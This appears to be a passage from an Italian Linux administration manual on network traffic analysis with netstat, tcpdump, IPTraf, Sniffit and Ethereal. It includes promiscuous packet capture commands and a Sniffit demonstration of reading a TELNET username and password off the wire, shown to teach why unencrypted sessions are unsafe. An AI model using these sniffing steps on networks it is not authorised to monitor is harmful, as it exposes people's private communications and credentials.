'**Proto**'		Rappresenta il protocollo utilizzato in ogni porta attiva. Può trattarsi di '**tcp**', '**udp**' e '**raw**'.
'**Recv-Q**', '**Send-Q**'		Rappresenta la coda di byte che sono stati ricevuti ma non ancora prelevati dal programma che utilizza la connessione, o che sono stati trasmessi ma per i quali non è stata ricevuta conferma dal nodo remoto.
'**Local Address**', '**Foreign Address**'		Rappresenta rispettivamente l'indirizzo locale e quello remoto, completo dell'indicazione della porta relativa.
'**State**'		Rappresenta lo stato della porta, indicato attraverso una parola chiave tra quelle elencate di seguito. Lo stato riguarda prevalentemente le connessioni TCP, negli altri casi dovrebbe essere assente.
	'**ESTABLISHED**'	La porta ha una connessione in corso.
	'**SYN SENT**'	La porta sta tentando di instaurare una connessione.
	'**SYN RECV**'	È in corso l'inizializzazione della connessione.
	'**FIN WAIT1**'	La porta è chiusa e la connessione è in corso di conclusione.
	'**FIN WAIT2**'	La connessione è chiusa e la porta è in attesa della conferma dall'altra parte.
	'**TIME WAIT**'	La porta è in attesa della conferma della conclusione della connessione.
	'**CLOSED**'	La porta non è in uso.
	'**CLOSE WAIT**'	La porte remota conclude la connessione ed è in attesa di conferma dell'altra parte.
	'**LAST ACK**'	La parte remota chiude la connessione e la porta è chiusa: si è in attesa della conferma finale.
	'**LISTEN**'	La porta è in ascolto in attesa di connessioni in arrivo. Queste porte vengono indicate solo se si utilizza l'opzione '**-a**'.
	'**CLOSING**'	Entrambe le porte stanno chiudendo la connessione, ma i dati non sono stati inviati completamente.
	'**UNKNOWN**'	Lo stato della porta è sconosciuto.
'**User**'		Il nome o il numero UID dell'utente proprietario della porta. Si ottiene questa informazione con l'opzione '**-e**'.

A titolo di esempio viene mostrato come può apparire una connessione TELNET tra `dinkel.brot.dg` e `roggen.brot.dg`.

netstat --tcp[*Invio*]

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 roggen.brot.dg:1170    dinkel.brot.dg:telnet  ESTABLISHED
tcp        0      0 dinkel.brot.dg:telnet  roggen.brot.dg:1170    ESTABLISHED
```

190.2 Tcpdump

Tcpdump [2] è lo strumento fondamentale per l'analisi del traffico che avviene nella rete fisica a cui si è collegati. Permette sia di ottenere una visione sintetica dei pacchetti, sia di visualizzarne il contenuto in esadecimale. Inoltre, è possibile definire un filtro ai pacchetti da prendere in considerazione. Purtroppo, il suo utilizzo efficace richiede un'ottima conoscenza dei protocolli TCP/IP.

I pacchetti vengono analizzati solo nella prima parte, normalmente di 68 byte, perdendo le informazioni successive. Eventualmente, questa dimensione può essere aumentata, anche se in generale ciò è sconsigliabile dal momento che richiederebbe un tempo di elaborazione maggiore, portando anche alla perdita di pacchetti.

Tcpdump può generare un risultato in esadecimale, oppure può emettere i pacchetti così come sono. Per poter interpretare il contenuto dei pacchetti, è necessario conoscere la loro struttura, in base ai protocolli relativi. A titolo di esempio, viene mostrato un programma Perl elementare, per filtrare i caratteri di controllo ASCII:

```
#!/usr/bin/perl

while ($riga = <STDIN>)
  {
    $riga =~ tr/\x00-\x1F//;
    $riga =~ tr/\x7F//;
    $riga =~ tr/\xFF//;
    print STDOUT ("$riga");
  }
```

Supponendo che questo sia il programma '**`filtro`**', si può spiare in modo molto banale ciò che passa per la rete con il comando seguente:

tcpdump -l -i eth0 -s 0 -w - | filtro

La cosa diventa ancora più semplice se si vuole utilizzare il programma '**`strings`**' che dovrebbe essere disponibile in tutti i sistemi standard:

tcpdump -l -i eth0 -s 0 -w - | strings

190.2.1 Avvio del programma

'**`tcpdump`**' emette le informazioni tratte dalla parte iniziale dei pacchetti che possono essere intercettati attraverso un'interfaccia di rete, che corrispondono a una data espressione.

tcpdump [*opzioni*] [*espressione*]

[2] **Tcpdump** software libero con licenza speciale

Opzione	Descrizione
`-i` *interfaccia*	Definisce l'interfaccia di rete attraverso cui '**`tcpdump`**' deve porsi in ascolto. Se non viene specificata, '**`tcpdump`**' sceglie la prima, ma potrebbe trattarsi anche di '**`lo`**' (*loopback*).
`-l`	Filtra l'output attraverso una memoria tampone, in modo da gestire meglio le pipeline.
`-n`	Fa in modo di non convertire gli indirizzi numerici e i numeri di porta nei nomi corrispondenti.
`-s` *n_byte*	Permette di definire esplicitamente la quantità di byte da prendere in considerazione per ogni pacchetto. In modo predefinito vengono trattati solo i primi 68 byte. Quando la lunghezza è troppo breve per dare informazioni sufficienti, se viene identificato almeno il tipo di protocollo, quello che si ottiene è una stringa nella forma '**`[|`***protocollo***`]`**'.
`-w` *file*	Memorizza i pacchetti grezzi all'interno di un file, invece di analizzarli ed emetterne il risultato. Il contenuto di questo file può essere elaborato successivamente con l'opzione '**`-r`**'.
`-r` *file*	Legge i pacchetti da quanto accumulato precedentemente in un file attraverso l'opzione '**`-w`**'. In pratica, permette di analizzare quanto raccolto in precedenza.
`-x`	Si limita a emettere i pacchetti in forma esadecimale. Per la precisione, viene emessa solo la parte dei pacchetti che rientra nel limite fissato con l'opzione '**`-s`**', ovvero i primi 68 byte se questa non è stata indicata.
`-F` *file*	Permette di fornire l'espressione di filtro dei pacchetti attraverso un file indicato con questa opzione.

Segue la descrizione di alcuni esempi.

- `#` **`tcpdump -i eth0`**

  Emette attraverso lo standard output tutto il traffico che può essere intercettato per mezzo dell'interfaccia '**`eth0`**'.

- `#` **`tcpdump -n -i eth0`**

  Come nell'esempio precedente, ma le informazioni sugli indirizzi e sui numeri di porta vengono indicati in forma numerica.

- `#` **`tcpdump -x -i eth0`**

  Emette attraverso lo standard output il contenuto della prima parte dei pacchetti che possono essere intercettati per mezzo dell'interfaccia '**`eth0`**'. Questi dati vengono espressi in forma esadecimale.

190.2.2 Espressioni

L'utilizzo di Tcpdump non è molto utile se non viene definito un filtro a ciò che si vuole analizzare. Per questo motivo, dopo le opzioni normali della riga di comando può essere indicata un'espressione, più o meno articolata: solo i pacchetti che soddisfano la condizione espressa vengono presi in considerazione.

Questa espressione contiene spesso degli spazi: può essere fornita a Tcpdump in un argomento unico utilizzando dei delimitatori, oppure può essere composta da più argomenti in sequenza.

Inoltre, attraverso l'opzione '**-F**' è possibile fornire l'espressione contenuta in un file; in tal caso, l'espressione può essere scritta su più righe, senza bisogno di simboli di continuazione.

Le espressioni di Tcpdump sono composte da primitive che possono essere raggruppate per mezzo delle parentesi tonde (in modo da evitare ambiguità nell'ordine di risoluzione) e connesse attraverso operatori booleani:

`!` | `not`	un punto esclamativo o la parola chiave '**not**' rappresenta la negazione logica;
`&&` | `and`	una doppia e-commerciale ('**&&**') o la parola chiave '**and**' rappresenta il concatenamento, ovvero un AND logico;
`||` | `or`	una doppia barra verticale ('**||**') o la parola chiave '**or**' rappresenta l'alternanza, ovvero un OR logico.

All'interno delle primitive possono apparire riferimenti a diversi tipi di entità, che vengono descritte brevemente.

- Gli indirizzi di origine o di destinazione, riferiti al protocollo TCP/IP, possono essere indicati attraverso nomi di dominio o numeri IP. In particolare, è possibile fare riferimento a una sottorete indicando il numero IP parziale.
- Le porte possono essere identificate per numero o per nome.
- Per identificare i protocolli si possono usare delle parole chiave precise; in particolare: '**ether**', '**fddi**', '**ip**', '**arp**', '**rarp**', '**decnet**', '**tcp**', '**udp**'.

  Il protocollo identificato dalle parole chiave elencate dovrebbe essere intuitivo, almeno per i casi più comuni (IP, ARP, RARP, TCP e UDP). Le prime due parole chiave sono equivalenti: '**ether**' e '**fddi**' rappresentano semplicemente il secondo livello, collegamento dati, del modello ISO-OSI.

Primitiva	Descrizione
`dst host` *host* `src host` *host* `host` *host*	Se viene usata la parola chiave '**dst**', si avvera se il campo della destinazione IP corrisponde al nodo indicato; se viene usata la parola chiave '**src**', si avvera se il campo dell'origine IP corrisponde al nodo indicato; altrimenti, in mancanza di tali parole chiave, si avvera se il nodo corrisponde indifferentemente all'origine o alla destinazione.
`ether dst` *host_ethernet* `ether src` *host_ethernet* `ether host` *host_ethernet*	Definisce un indirizzo Ethernet numerico o derivato dal contenuto del file '`/etc/ethers`'. Come si può intuire, nel primo caso si fa riferimento a una destinazione, nel secondo a un'origine, nel terzo non si fa differenza.
`gateway` *host*	Si avvera nel caso i pacchetti utilizzino il nodo indicato come gateway, ovvero, quando l'indirizzo Ethernet dell'origine o della destinazione non appartiene né all'indirizzo IP dell'origine, né a quello della destinazione.
`dst net` *rete* `src net` *rete* `net` *rete*	Se viene usata la parola chiave '**dst**', si avvera se il campo della destinazione IP appartiene alla rete indicata; se viene usata la parola chiave '**src**', si avvera se il campo dell'origine IP appartiene alla rete indicata; altrimenti, in mancanza di tali parole chiave, si avvera se la rete corrisponde indifferentemente all'origine o alla destinazione. La rete può essere indicata con un numero IP incompleto, oppure attraverso l'aggiunta di una maschera di rete. Per cui, la sintassi potrebbe essere estesa nel modo seguente:

Primitiva	Descrizione
`dst net` {*rete* ⟵ ↪| *indirizzo_ip* `mask` *maschera_ip* ⟵ ↪| *indirizzo_ip*/*lunghezza_maschera* } `src net` {*rete* ⟵ ↪| *indirizzo_ip* `mask` *maschera_ip* ⟵ ↪| *indirizzo_ip*/*lunghezza_maschera* } `net` {*rete* ⟵ ↪| *indirizzo_ip* `mask` *maschera_ip* ⟵ ↪| *indirizzo_ip*/*lunghezza_maschera* }	In tal caso, la maschera di rete può essere indicata attraverso un numero IP corrispondente, oppure attraverso la quantità di bit a uno nella parte iniziale di tale maschera.
`dst port` *porta* `src port` *porta* `port` *porta*	Definisce una porta TCP o UDP, trattandosi rispettivamente di un'origine, di una destinazione, o di entrambe le cose indifferentemente.
`less` *lunghezza* ⟵ ↪| `len <=` *lunghezza* `greather` *lunghezza* ⟵ ↪| `len >=` *lunghezza*	Si avvera se la dimensione del pacchetto è inferiore o uguale, oppure maggiore o uguale alla quantità di byte indicata.
`ether proto` *protocollo*	Definisce la selezione di un protocollo Ethernet attraverso un numero oppure un nome: '**`ip`**', '**`arp`**', '**`rarp`**'. Dal momento che questi nomi sono anche parole chiave per Tcpdump, vanno indicati facendoli precedere da una barra obliqua inversa ('`\`') (ciò tenendo conto anche del tipo di shell utilizzato; nel caso della shell Bash e di altre, occorre raddoppiare la barra obliqua inversa).
`ip proto` *protocollo*	Definisce la selezione di un protocollo IP attraverso un numero, oppure un nome: '**`icmp`**', '**`igrp`**', '**`udp`**', '**`nd`**', '**`tcp`**'. Tuttavia, i nomi '**`icmp`**', '**`tcp`**' e '**`udp`**' vanno preceduti da una barra obliqua inversa ('`\`') per evitare che vengano interpretati in modo speciale da Tcpdump.
[`ether`] `broadcast`	Si avvera se il pacchetto è di tipo Ethernet broadcast.
`ip broadcast`	Si avvera per un pacchetto IP broadcast.
[`ether`] `multicast`	Si avvera se il pacchetto è di tipo Ethernet multicast.
`ip multicast`	Si avvera per un pacchetto IP multicast.

Segue la descrizione di alcuni esempi.

- `# ` **`tcpdump host dinkel.brot.dg`**

  Individua ed emette tutto il traffico riferito a *`dinkel.brot.dg`*.

- `# ` **`tcpdump host dinkel.brot.dg and host roggen.brot.dg`**

  Individua ed emette tutto il traffico riferito simultaneamente a *`dinkel.brot.dg`* e a *`roggen.brot.dg`*. In pratica si limita a estrarre il traffico tra questi due nodi.

- `# ` **`tcpdump host dinkel.brot.dg and \(host roggen.brot.dg`** ⟵
  ↪**`or host weizen.brot.dg\)`**

Individua esclusivamente il traffico intrattenuto tra *dinkel.brot.dg* e *roggen.brot.dg*, oppure tra *dinkel.brot.dg* e *weizen.brot.dg*. Le parentesi tonde sono state protette attraverso la barra obliqua inversa per evitare una diversa interpretazione da parte della shell.

- # **tcpdump host dinkel.brot.dg and not host roggen.brot.dg**

  Analizza tutto il traffico intrattenuto da *dinkel.brot.dg* e tutti gli altri nodi, a esclusione di *roggen.brot.dg*.

- # **tcpdump gateway router.brot.dg**

  Analizza tutto il traffico che attraversa il nodo *router.brot.dg* senza essere diretto, o provenire da quello.

190.2.3 Controllo del traffico PPP

Vale la pena di annotare un'idea molto semplice per controllare in modo approssimativo il traffico di una connessione PPP. In questo caso, si pensa a una connessione PPP attraverso linea commutata, intesa come la connessione di un utente che accede a un ISP per collegarsi a Internet. L'esigenza potrebbe nascere nel momento in cui si dovesse sospettare che il modem stia trasmettendo all'esterno dati che non dovrebbe, magari per opera di un software manomesso ad arte per questo scopo.

In un sistema GNU/Linux tipico ci sono diverse console virtuali inutilizzate, che potrebbero essere adibite al monitoraggio continuo del contenuto dei pacchetti che transitano attraverso l'interfaccia '**ppp0**'. Per farlo basta usare Tcpdump, con l'aiuto di un filtro come '**strings**', come è già stato descritto. In questo caso, il tutto potrebbe essere avviato dallo script '`/etc/ppp/ip-up`' (direttamente o attraverso un altro script specifico). I comandi necessari sono quelli seguenti, supponendo di voler utilizzare la dodicesima console virtuale ('`/dev/tty12`'):

```
#!/bin/sh
#...
#...
/bin/chown root.tty /dev/tty12
/bin/chmod 0600 /dev/tty12
/usr/bin/nohup /usr/sbin/tcpdump -l -i ppp0 -s 0 -w - \
  | /usr/bin/strings > /dev/tty12 &
```

Si può osservare che si modificano i permessi di accesso al file di dispositivo '`/dev/tty12`' per evitare che altri possano leggere il traffico attraverso il terminale stesso.

> In condizioni normali, quando l'interfaccia di rete '**ppp0**' scompare a seguito della conclusione della connessione, anche l'eseguibile '**tcpdump**' termina di funzionare.

Volendo complicare le cose, si può anche fare in modo che i dati vengano memorizzati in un registro, per poter fare una verifica successiva in modo più dettagliato:

```
/usr/bin/nohup /usr/sbin/tcpdump -l -i ppp0 -s 0 -w - \
  | /usr/bin/tee /var/log/ppp0.log
  | /usr/bin/strings > /dev/tty12 &
```

Come si vede, il file '`/var/log/ppp0.log`' viene memorizzato prima di essere ridotto da '**strings**'.

190.3 IPTraf

IPTraf [3] è un programma di servizio per l'analisi del traffico IPv4 (in parte anche di quello non IP), che transita attraverso la rete fisica a cui ci si trova connessi. IPTraf è specializzato nel tracciamento delle connessioni e nella produzione di statistiche, senza addentrarsi nella lettura del contenuto dei pacchetti.

IPTraf è fondamentalmente un programma interattivo, che utilizza una console virtuale o un terminale a caratteri, organizzato attraverso dei menù. La figura 190.1 mostra il menù generale di IPTraf.

Figura 190.1. Menù generale di IPTraf.

```
.----------------------------------------.
| IP traffic monitor                     |
| General interface statistics           |
| Detailed interface statistics          |
| TCP/UDP service monitor                |
| Ethernet station monitor               |
| TCP display filters                    |
| Other protocol filters                 |
| Options                                |
| Exit                                   |
`----------------------------------------'
```

IPTraf può essere configurato attraverso la funzione *`Options`* che appare nel menù generale. Inoltre, può annotare le informazioni sul traffico all'interno di un registro. Il file di configurazione e quello delle registrazioni vengono creati all'interno della directory '`/var/lib/iptraf/`', che deve essere presente.

> Perché possa essere analizzato tutto il traffico della propria rete fisica, è necessario che sia abilitata la modalità promiscua, come descritto nella sezione dedicata alla configurazione di IPTraf.

In questa sezione vengono descritti solo alcuni aspetti di IPTraf. Per il resto si può consultare la documentazione che accompagna questo programma.

Tabella 190.6. IPTraf funziona fondamentalmente in modo interattivo, tuttavia può essere avviato con delle opzioni in modo da raggiungere immediatamente la funzione desiderata.

Sintassi di avvio	Descrizione
`iptraf`	Avviando '**`iptraf`**' senza opzioni si ottiene il menù dal quale scegliere il tipo di funzione desiderata.
`iptraf -i`	Con l'opzione '**`-i`**' si ottiene immediatamente la selezione della funzione *`IP traffic monitor`*, ovvero il monitor del traffico IP in tempo reale.
`iptraf -g`	Con l'opzione '**`-g`**' si ottiene immediatamente la selezione della funzione *`General interface statistics`*, ovvero le statistiche generali delle interfacce presenti.
`iptraf -d` *interfaccia*	Con l'opzione '**`-d`**' e l'aggiunta dell'indicazione di un'interfaccia di rete, si ottiene immediatamente la selezione della funzione *`Detailed interface statistics`*, ovvero le statistiche dettagliate di quell'interfaccia.
`iptraf -s` *interfaccia*	Con l'opzione '**`-s`**' e l'aggiunta dell'indicazione di un'interfaccia di rete, si ottiene immediatamente la selezione della funzione *`TCP/UDP service monitor`*, ovvero il monitor dei servizi TCP e UDP di quell'interfaccia.

[3] **IPTraf** GNU GPL

Sintassi di avvio	Descrizione
`iptraf -e`	Con l'opzione '**`-e`**' si ottiene immediatamente la selezione della funzione *`Ethernet station monitor`*, ovvero il monitor delle stazioni Ethernet (riguarda solo le interfacce Ethernet).

La configurazione di IPTraf può essere definita a livelli differenti: la configurazione generale e quella che riguarda i filtri di selezione dei pacchetti da elaborare. La configurazione generale è definibile attraverso la funzione *`Options`* del menù generale, da cui si accede a quanto si vede nella figura 190.2, che rappresenta anche l'impostazione predefinita.

Figura 190.2. Definizione delle opzioni generali di IPTraf.

```
.-----------------------.. Enabled Options -----------.
| Reverse DNS lookups   ||                            |
| Promiscuous operation ||                            |
| Color                 || Color                      |
| Logging               ||                            |
| TCP timeout...        ||                            |
| Logging interval...   || TCP timeout:       15 mins |
| Additional port...    || Log interval:      60 mins |
| Delete port...        |`----------------------------'
| Exit menu             |
`-----------------------'
```

Le opzioni si attivano e si disattivano premendo il tasto [*Invio*]; quando una voce è terminata da tre punti di sospensione ('**`...`**'), selezionandola si ottiene una finestra a scomparsa attraverso la quale fornire altre indicazioni. Lo stato delle opzioni è indicato dalla finestra destra: *`Enabled Options`*.

Opzione di configurazione	Descrizione
'**`Reverse DNS lookups`**'	Se attivata, fa in modo di risolvere gli indirizzi IP in nomi di dominio corrispondenti. L'attivazione di questa modalità può provocare dei ritardi nel funzionamento di IPTraf, per cui è consigliabile limitarne l'uso. Questa opzione è disattivata in modo predefinito.
'**`Promiscuous operation`**'	La modalità promiscua consente a IPTraf si analizzare tutto il traffico della rete fisica, non solo quello che interferisce con il nodo in cui si utilizza. Questa opzione è disattivata in modo predefinito.
'**`Color`**'	IPTraf è in grado di determinare automaticamente se il tipo di terminale utilizzato consente la visualizzazione dei colori o meno. Tuttavia, è possibile disabilitare la visualizzazione dei colori attraverso questa opzione.
'**`Logging`**'	IPTraf può annotare le informazioni sul traffico all'interno di un file di registrazioni, precisamente '`/var/lib/iptraf/iptraf.log`'. Questa opzione è disabilitata in modo predefinito dal momento che il registro può diventare rapidamente molto grande.

La funzionalità di controllo del traffico IP rappresenta l'utilizzo più comune di IPTraf. Selezionando la voce corrispondente dal menù generale, oppure avviando '**`iptraf`**' con l'opzione '**`-i`**', si ottiene qualcosa di simile a quanto mostrato nella figura 190.3, dove in particolare appare anche lo stato di una connessione TELNET tra 192.168.1.1 e 192.168.1.2.

Figura 190.3. Monitor di traffico IP con una connessione TELNET attiva.

```
. Source ------------- Destination ----------- Packets --- Bytes Flags  Iface .
|/192.168.1.2:1050      192.168.1.1:23              40      1701 --A-   eth0  |
|\192.168.1.1:23        192.168.1.2:1050            31      1435 -PA-   eth0  |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
' TCP: 1 entries --------------------------------------------------- Active ---'
.-----------------------------------------------------------------------------.
| ARP from 0000b46507cb to ffffffffffff on eth0                               |
| ARP from 0080adc8a981 to 0000b46507cb on eth0                               |
|                                                                             |
|                                                                             |
|                                                                             |
' Top --------- Elapsed time:   0:01 ------------------------------------------'
 IP:       6150 TCP:      3136 UDP:      3014 ICMP:         0 Non-IP:        2
 Up/Dn/PgUp/PgDn-scrl actv win  W-chg actv win  M-more TCP info  X/Ctrl+X-Exit
```

Il monitor di traffico IP si compone di due finestre: una superiore per le connessioni TCP e una inferiore per gli altri tipi. Una delle due finestre è quella attiva, che si distingue perché appare la parola '**`Active`**' sul bordo nella parte bassa, al lato destro. All'interno della finestra attiva è possibile fare scorrere le informazioni con i tasti [*freccia su*] e [*freccia giù*]; per cambiare la finestra attiva basta utilizzare il tasto [*w*], come suggerisce il promemoria che appare nell'ultima riga dello schermo. Per uscire da questa funzionalità basta il tasto [*x*], oppure la combinazione [*Ctrl+x*].

Non è possibile conoscere quale sia la parte che ha originato la connessione TCP, salvo intuirlo dalle convenzioni sull'uso delle porte; nella finestra relativa, le connessioni TCP vengono sempre mostrate con una coppia di voci: una per ogni direzione della connessione TCP.

Il significato delle varie colonne di informazione che appaiono nella finestra delle connessioni TCP dovrebbe essere abbastanza intuitivo, a parte la colonna '**`Flags`**', all'interno della quale possono essere annotate lettere e parole chiave differenti. Il significato di queste viene descritto di seguito.

Simbolo	Descrizione
'**`S`**'	L'ultimo pacchetto individuato è stato di tipo SYN, sincronizzazione, che si usa in preparazione di una connessione.
'**`A`**'	L'ultimo pacchetto individuato è stato di tipo ACK, che si usa per confermare la ricezione precedente di un pacchetto.
'**`P`**'	L'ultimo pacchetto individuato è stato di tipo PSH, *push*, che si usa per richiedere lo spostamento dei dati all'inizio della coda di ricezione.
'**`U`**'	L'ultimo pacchetto individuato è stato di tipo URG, che si usa per rappresentare dati urgenti.
'**`RESET`**'	La connessione è stata azzerata dal nodo di origine della direzione a cui si riferisce.
'**`DONE`**'	La connessione ha terminato l'invio di dati nella direzione a cui si riferisce e ha inviato il pacchetto FIN, ma non è ancora stata confermata la conclusione dall'altro nodo.
'**`CLOSED`**'	L'invio precedente del pacchetto FIN è stato confermato dall'altra parte.

Se si verifica una presenza inusuale di pacchetti SYN, può trattarsi di un tentativo di attacco, definito *SYN flood*, che letteralmente significa: «inondazione di pacchetti SYN».

190.4 Sniffit

Sniffit [4] è un programma per l'analisi del traffico di rete, che può essere usato per individuare le connessioni TCP in corso, oppure per conservare una sorta di registro delle comunicazioni avvenute, contenente le comunicazioni stesse.

Naturalmente, la lettura del contenuto dei pacchetti può essere utile a livello didattico, oppure per individuare dei problemi nell'utilizzo della rete, mentre diventa una pratica illegale quando ciò sconfina nel diritto alla riservatezza delle persone.

La sintassi per l'avvio di Sniffit è quella seguente, tenendo conto che almeno un'opzione del primo gruppo è obbligatoria.

```
sniffit {-v|-s nodo|-t nodo|-i|-I|-c file_di_configurazione}... ↩
↪altre_opzioni
```

Segue la descrizione di alcune opzioni.

Opzione	Descrizione
`-v`	Mostra la versione e non fa altro.
`-s` *nodo* `-t` *nodo*	Limitano l'osservazione, rispettivamente, al nodo di origine e al nodo di destinazione indicati. Queste opzioni riguardano solo per il traffico TCP e UDP. L'indirizzo, se espresso in forma numerica, può essere parziale e completato con il simbolo '`@`'.
`-i` `-I`	Attiva un funzionamento interattivo, dove '**`-I`**' mostra più informazioni.
`-c` *file*	Consente di indicare un file contenente una serie di direttive, attraverso le quali si stabilisce il comportamento di Sniffit.
`-F` *interfaccia*	Consente di specificare il nome dell'interfaccia di rete a cui fare riferimento.
`-d` `-a`	Mostra i pacchetti sullo schermo, rispettivamente in esadecimale e in ASCII
`-P {IP|TCP|UDP|ICMP}`	Consente di selezionare un tipo di protocollo, tra quelli indicati. Questa opzione è incompatibile con '**`-i`**' o '**`-I`**'.
`-p` *n_porta*	Per quanto riguarda i protocolli TCP e UDP, consente di limitare l'attenzione ai pacchetti riferiti alla porta indicata.
`-l` *n_byte*	Definisce la quantità massima di byte da accumulare per ogni pacchetto. Il valore zero serve a non porre limiti.

Qui viene mostrato soltanto il funzionamento interattivo, con l'opzione '**`-I`**', all'interno del quale è possibile anche inserirsi in uno dei flussi TCP per leggerne i dati:

```
# sniffit -I -F eth0
```

In questo modo si ottiene il funzionamento interattivo, specificando espressamente l'interfaccia (in questo caso si tratta di '**`eth0`**'. Quello che si vede nella figura seguente è soltanto il traffico

[4] **Sniffit** software libero con licenza speciale

TCP attivo:

Figura 190.4. Sniffit durante il funzionamento interattivo con l'opzione '`-I`'.

```
.--Sniffit 0.3.7 Beta-----------------------------------------------------------.
|        192.168.1.1  32796  ->      192.168.1.2     23  :  TELNET              |
|        192.168.1.2     23  ->      192.168.1.1  32796  :  TELNET              |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
'-------------------------------------------------------------------------------'
.--Sniffit 0.3.7 Beta-----------------------------------------------------------.
| Source IP     : All               Source PORT     : All                       |
| Destination IP: All               Destination PORT: All                       |
'-------------------------------------------------------------------------------'
  Masks: F1-Source IP  F2-Dest. IP  F3-Source Port  F4-Dest. Port
```

Nel riquadro delle connessioni TCP, appare un cursore, con cui è possibile selezionare, all'interno di una connessione, uno dei due flussi (andata o ritorno). Una volta collocato il cursore sopra un flusso di interesse, basta premere [*Invio*] per ottenere una finestra in cui appare il contenuto di quella comunicazione:

Figura 190.5. Intercettazione di una copia del flusso di dati.

```
.--Sniffit 0.3.7 Beta-----------------------------------------------------------.
|        192.168.1.1  32796  ->      192.168.1.2     23  :  TELNET              |
|        192.168.1.2     23  ->      192.168.1.1  32796  :  TELNET              |
|                             .-----------------------------------------------. |
|                             |tizio..baci47..                                | |
|                             |                                               | |
|                             |                                               | |
|                             |                                               | |
|                             |                                               | |
|                             |                                               | |
|                             |                                               | |
|                             |                                               | |
|                             |-----------------------------------------------| |
|                             | 192.168.1.1  32796  ->      192.168.1.2     23| |
|                             '-----------------------------------------------' |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
'-------------------------------------------------------------------------------'
.--Sniffit 0.3.7 Beta-----------------------------------------------------------.
| Source IP     : All               Source PORT     : All                       |
| Destination IP: All               Destination PORT: All                       |
'-------------------------------------------------------------------------------'
  Masks: F1-Source IP  F2-Dest. IP  F3-Source Port  F4-Dest. Port
```

Come si può intuire dalla figura, in questo caso si intercetta il flusso dei dati trasmessi da un cliente TELNET, proprio nella fase dell'autenticazione: l'utente '**`tizio`**', con la parola d'ordine '**`baci47`**'.[5]

[5]Questo esempio viene mostrato proprio per far comprendere quanto vulnerabile sia un terminale remoto che non

utilizzi una comunicazione cifrata.

190.5 Ethereal

Ethereal [6] è un programma per l'analisi del traffico di rete, fino al livello due del modello ISO-OSI (collegamento dati), riuscendo a riconoscere all'interno di questo una serie di protocolli al livello tre e quattro del modello ISO-OSI (rete). In particolare, individua correttamente molti protocolli collegati a IPv4 e IPv6.

Ethereal è pensato principalmente per accumulare il traffico intercettato, allo scopo di consentire un'analisi dettagliata di questo in un momento successivo; nello stesso modo è predisposto per accedere a informazioni di questo genere accumulate da programmi diversi, così come è in grado di esportare i propri dati in formati alternativi.

Ethereal consente anche una visualizzazione in tempo reale del traffico in corso, in modo analogo a quanto fa IPTraf, con la differenza che le informazioni fornite sono molto più chiare. In questo senso, Ethereal è un ottimo strumento didattico per lo studio delle reti.

Ethereal viene usato normalmente attraverso il sistema grafico X e deve funzionare con i privilegi dell'utente '**`root`**', per poter accedere direttamente all'interfaccia di rete da sondare. L'eseguibile da avviare è '**`ethereal`**':

```
ethereal [opzioni]
```

Qui si intende mostrare il funzionamento di Ethereal in modo interattivo, senza l'uso di opzioni nella riga di comando. Eventualmente si può consultare la pagina di manuale *ethereal(1)*.

Figura 190.6. Ethereal avviato senza opzioni, rimane in attesa prima di iniziare la sua analisi.

[6] **Ethereal** GNU GPL

Una volta avviato l'eseguibile '**`ethereal`**', per ottenere un'analisi del traffico in tempo reale può essere necessario controllare la configurazione. Si trova la voce *`Preferences`* nel menù *`Edit`*:

Figura 190.7. La finestra di configurazione di Ethereal per quanto riguarda la selezione dei pacchetti catturati.

La figura mostra in particolare la selezione della modalità promiscua, con cui si intercettano tutti i pacchetti che l'interfaccia di rete selezionata è in grado di osservare.

Una volta definita la configurazione e selezionata l'interfaccia di rete di interesse, si può passare alla cattura dei pacchetti, selezionando la voce *`Start`* dal menù *`Capture`*. Si ottiene una finestra da cui è possibile aggiustare le opzioni relative alla cattura:

Figura 190.8. La finestra che appare quando si chiede di iniziare la cattura dei pacchetti.

Capture
Interface: eth0
Limit each packet to 68 bytes
Capture packets in promiscuous mode
Filter:
Capture file(s)
File:
Use ring buffer Number of files 2
Display options
Update list of packets in real time
Automatic scrolling in live capture
Capture limits
Stop capture after 1 packet(s) captured
Stop capture after 1 kilobyte(s) captured
Stop capture after 1 second(s)
Name resolution
Enable MAC name resolution
Enable network name resolution
Enable transport name resolution
OK Cancel

Durante la cattura dei pacchetti viene visualizzata una statistica sull'avanzamento di questo lavoro, dove appare un pulsante grafico che consente di fermare l'accumulo dei dati. Se era stata richiesta la visualizzazione in tempo reale delle informazioni relative alla cattura, anche il contenuto dei pacchetti viene visualizzato nella finestra principale di Ethereal.

Figura 190.9. Statistiche visualizzate durante la cattura dei pacchetti.

Total	80	(100.0%)
SCTP	0	(0.0%)
TCP	52	(65.0%)
UDP	10	(12.5%)
ICMP	0	(0.0%)
OSPF	0	(0.0%)
GRE	0	(0.0%)
NetBIOS	0	(0.0%)
IPX	0	(0.0%)
VINES	0	(0.0%)
Other	18	(22.5%)

Stop

La finestra principale di Ethereal si divide in tre parti: in quella superiore appare l'elenco di pacchetti intercettati con una descrizione essenziale del loro contenuto; selezionando un pacchetto nella parte superiore, in quella centrale appare un elenco ad albero di componenti del pacchetto stesso; selezionando una voce nell'elenco del riquadro centrale, appare in quello inferiore l'evidenziamento della porzione di pacchetto che lo riguarda. La figura seguente mostra la porzione IP di un pacchetto relativo a una comunicazione TELNET:

Figura 190.10. Porzione IP di un pacchetto relativo a una comunicazione TELNET.

```
File  Edit  Capture  Display  Tools                                                    Help
No. | Time       | Source                  | Destination      | Protocol | Info
 51 115.254771 roggen.brot.dg           dinkel.brot.dg     TCP      1025 > telnet [ACK] Seq=3854203109 Ack=3614
 52 115.273440 dinkel.brot.dg           roggen.brot.dg     TELNET   Telnet Data ...
 53 115.274514 roggen.brot.dg           dinkel.brot.dg     TCP      1025 > telnet [ACK] Seq=3854203109 Ack=3614
 54 115.274699 dinkel.brot.dg           roggen.brot.dg     TELNET   Telnet Data ...
 55 115.275234 roggen.brot.dg           dinkel.brot.dg     TCP      1025 > telnet [ACK] Seq=3854203109 Ack=3614
